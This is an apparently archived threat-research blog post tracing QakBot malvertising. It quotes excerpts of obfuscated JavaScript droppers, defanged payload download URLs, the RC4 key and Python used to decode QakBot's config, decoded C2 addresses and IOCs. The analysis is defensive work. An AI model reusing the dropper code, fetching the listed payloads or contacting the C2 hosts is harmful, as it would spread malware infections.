
Qbot testing malvertising campaigns?

By Jason Reaves

Published: 2023-03-03 · Archived: 2026-04-05 13:13:09 UTC

By: Jason Reaves, Josh Platt, Jonathan McCay and Kirk Sayre



Malvertising has seen a significant uptick recently, a process by which threat actors buy pay per click ads through search engine PPC ad platforms in order to distribute malware masquerading as legitimate software.


Brad Duncan put out an article showing screenshotter[3] being delivered via malvertising on Google Ads[1]. While investigating the listed C2 server, I noticed what appeared to be two naming conventions being used:

Press enter or click to view image in full size

Scanned	Detections	Type	Name
2023-01-07	16 / 61	JavaScript	Document_20_dec-5803980.js
2023-01-11	24 / 60	JavaScript	TeamViewer_Setup.js
2022-12-20	0 / 61	JavaScript	Document_20_dec-3195019.js
2022-12-23	15 / 61	JavaScript	Document_20_dec-3617376.js
2022-12-21	0 / 61	JavaScript	Document_20_dec-8399895.js
2023-01-11	19 / 60	JavaScript	Document_22_dec-1147596.js
2023-01-11	27 / 60	JavaScript	C:\Users\user\AppData\Local\Temp\b
2023-01-09	23 / 59	JavaScript	Document_20_dec-6689318.js
2022-12-26	5 / 61	JavaScript	TeamViewer_Setup.js
2022-12-20	0 / 61	JavaScript	Document_20_dec-3722541.js

Ref: https://www.virustotal.com/gui/domain/acehphonnajaya.com/relations

The ones named Document show up in redirect chains that can be seen on UrlScan:



Ref: https://urlscan.io/search/#bobforlacitycouncil.com

We can find emails uploaded to VirusTotal with some of these links onboard, a3c19a469f6a9337c8e33fb9249e6381eeebd5ab.

```
Good day,
I really need your opinion on all these files in the attachment.
```

```
VIEW FILES <hxxps://homepagego[.com/scd3b>
Have a great day
Bonjour M. Amadou,
```

Pivot to a QakBot

The TeamViewer named javascript files stand out as they appear to be based on a template of some kind, example:

ef930c5607b24cd1b106a944e62e67c5004795a5

A few interesting pieces of this file:

```
anExpression = 4 * (4 / 5) + 5;
aSecondExpression = Math.PI * radius * radius;
g = "w";f = "h";o = "p";heskkr = ".";p = ".co";s = "n";u = "i";ka = "ke";n = "t";
```

```
var today = new Date();
```

```
var a = new Array(4);
kRate.InstallProduct(sAssign);
```

These pieces can be pivoted on to find a similarly named javascript file:

44221d33eb4f6c9f7067cd7ddb1d8feb43ded30a

Get Jason Reaves's stories in your inbox

Join Medium for free to get updates from this writer.

Remember me for faster sign in

This file has some definite overlap in the template that was used:

```
anExpression = 4 * (4 / 5) + 5;
aSecondExpression = Math.PI * radius * radius;
g = "w";f = "h";o = "p";h = ".";p = "c";s = "n";u = "i";ka = "1";n = "t";
```

```
var today = new Date();
```

```
var a = new Array(4);
k.InstallProduct(String.fromCharCode(Math.random()*0+104)+String.fromCharCode(Math.random()*0+116)+S
```

The difference in this case however is what is downloaded:

```
hxxp://richtools[.]info/qqq.msi
```

Pivoting on the TLSH of this file also leads to another javascript file:

5ea8d40ca22df82aa4512bb359748dbbe1844ec8

```
var url = "hxxp://216.120.201[.]170/downloads/ZoomInstallerFull.msi"
```

This time possibly a Zoom theme? The first domain delivering qqq.msi was delivering this MSI package:

72cef301ca25db6f1aa42f9380ab12ae2e99a725

Inside this package resides a QakBot stager, the config encoding has been slightly changed[2] since the last time I checked:

```
def decode_data4(data):
 key = hashlib.sha1(b'bUdiuy81gYguty@4frdRdpfko(eKmudeuMncueaN').digest()
 rc4 = ARC4.new(key)
 t = rc4.decrypt(data)
 tt = qbot_helpers.qbot_decode(t[20:])
 return(tt)
```

Nothing too new just using multiple previously used methods to decrypt the config, parsing is also slightly different with the addition of a new flag value mixed in:

```
def parse_c2(data):
 out = ""
 if len(data) % 7 == 0:
  for i in range(0,len(data),7):
   if i > 1:
    out += ','
   (f, o1, o2, o3, o4, p) = struct.unpack_from('>BBBBBH', data[i:])
   out += ("{} | {}.{}.{}.{}:{}".format(f,o1,o2,o3,o4,p))
   if len(data[i+7:]) < 7:
    break
 elif len(data) % 8 == 0:
  for i in range(0,len(data),8):
   if i > 1:
    out += ','
   (f, o1, o2, o3, o4, p, ff) = struct.unpack_from('>BBBBBHB', data[i:])
   out += ("{} | {}.{}.{}.{}:{} | {}".format(f,o1,o2,o3,o4,p,ff))
   if len(data[i+8:]) < 8:
```

```
    break

return out
```

QakBot config:

```
{'CONF1': b'10=BB12\r\n3=1675090602\r\n', 'C2': '1 | 24.9.220.167:443 | 1,1 | 92.239.81.124:443 | 1,
```

IOCs:

```
richtools.info
216.120.201.170

JS:
44221d33eb4f6c9f7067cd7ddb1d8feb43ded30a
5ea8d40ca22df82aa4512bb359748dbbe1844ec8

MSI:
72cef301ca25db6f1aa42f9380ab12ae2e99a725
```

References

1: https://isc.sans.edu/diary/Google+ad+traffic+leads+to+stealer+packages+based+on+free+software/29376

2: https://gist.github.com/sysopfb/8c71915b065a54e458b188fec8333c22

3: https://www.proofpoint.com/us/blog/threat-insight/screentime-sometimes-it-feels-like-somebodys-watching-me

---